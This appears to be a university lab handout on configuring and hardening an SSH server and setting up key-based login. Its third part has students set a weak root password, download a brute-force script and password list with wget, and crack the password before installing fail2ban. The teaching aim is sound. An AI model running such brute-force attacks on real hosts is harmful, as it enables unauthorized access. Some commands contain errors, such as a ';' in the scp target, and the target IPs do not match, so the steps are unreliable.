Lab 6: SSH Server

Objective: To help students understand how SSH works and setup a SSH Server.

PART I:

[1] Installation: SSH server and client are installed with basic installation

[2] Configuration:

Start SSH Server:

Following command will make ssh server start automatically on booting time.
[root@hadrian /root]# **chkconfig sshd on**

Restart the ssh server:
[root@hadrian /root]# **service sshd restart**

Configure SSH Server:
[root@hadrian /root]# **vi /etc/ssh/sshd_config**

PermitRootLogin no
MaxAuthTries 3
PermitEmptyPasswords no
X11Forwarding no
AllowUsers ken ben (administrator's login names)

Banner /etc/ssh/banner

[root@hadrian /root]# **vi /etc/ssh/banner**

This is a California State University computer system and is the property of the State of California. It is for authorized use only. This computer system, including all related equipment is for authorized use only. California State University computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, law enforcement personnel, as well as authorized officials of other agencies, both domestic and foreign. By using this system, the user consents to such interception.

Unauthorized or improper use of this system may result in administrative disciplinary action and civil and criminal penalties. By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use.


Use of this system constitutes consent to monitoring for these purposes.
LOG OFF IMMEDIATELY IF YOU DO NOT AGREE
TO THE CONDITIONS STATED IN THIS WARNING.

[root@hadrian /root]# **service sshd restart**

PART II:
SSH without password

Objective: Learn how to setup ssh connection between two hosts without password.

Scenario: A user at hadrian will ssh to ns without password



hadrian **ns**

[1] Generating ssh keys on HADRIAN:

[ken@hadrian~] $ ssh-keygen –t rsa
Enter passphrase (empty for no passphrase): **Enter**
Enter same passphrase again: **Enter**

[2] Prepare NS:

[ken@hadrian~] $ **ssh ns**
ken@ns's password: ********

[ken@ns~] $ **mkdir .ssh**
[ken@ns~] $ **chmod 700 .ssh**
[ken@ns~] $ **touch .ssh/authorized_keys**
[ken@ns~] $ **chmod 600 .ssh/authorized_keys**
[ken@ns~] $ **cd .ssh**
[ken@ns~] $ **ln -s authorized_keys authorized_keys2**
[ken@ns~] $ **exit**
[ken@hadrian~] $

[3] Copy ssh public key to NS:

[ken@hadrian~] $ **scp .ssh/id_rsa.pub ns;~/.ssh/authorized_keys**
ken@ns's password: ********

[4] Testing: ssh to ns without password

[ken@hadrian~] $ **ssh ns**
[ken@ns~] $
[ken@ns~] $ **exit**
[ken@hadrian~] $ **ssh ns hostname**
ns
[ken@hadrian~] $ **ssh ns 'ls –l .ssh'**
total 4
-rw------- 1 ken ken 405 Mar 11 11:16 authorized_keys
lrwxrwxrwx 1 ken ken 15 Mar 11 11:16 authorized_keys2 -> authorized_keys

PARTIII:

Change root password on "ns":

```
[root@ns ~]# passwd
User password as following: 123456  or password
```

How to Brute force SSH

Install following packages:

```
[root@hadrian ~]# yum -y install python-crypto python-paramiko
```

Get SSHBrute python script:

```
[root@hadrian ~]# mkdir bssh

[root@hadrian ~]# cd bssh

[root@hadrian bssh]# wget http://debianuser.org/bruteforce/brutessh.zip

[root@hadrian bssh]# unzip brutessh.zip

[root@hadrian bssh]# cd brutessh

[root@hadrian brutessh]# wget
http://debianuser.org/bruteforce/passlist.txt
```

Get SSHBrute python script:

```
[root@hadrian brutessh]# python brutessh.py -h 192.168.1.2 -u root -d
passlist.txt

**********************************
*SSH Bruteforcer Ver. 0.2        *
*Coded by Christian Martorella   *
*Edge-Security Research          *
*laramies@gmail.com              *
**********************************

HOST: 10.1.100.4 Username: root Password file: passlist.txt
================================================================================
====
Trying password...

dragon
```

Protect ns.coyote365.net with Package called "fail2ban".

Download and install fail2ban and submit the step-by-step instruction as Lab 6 report.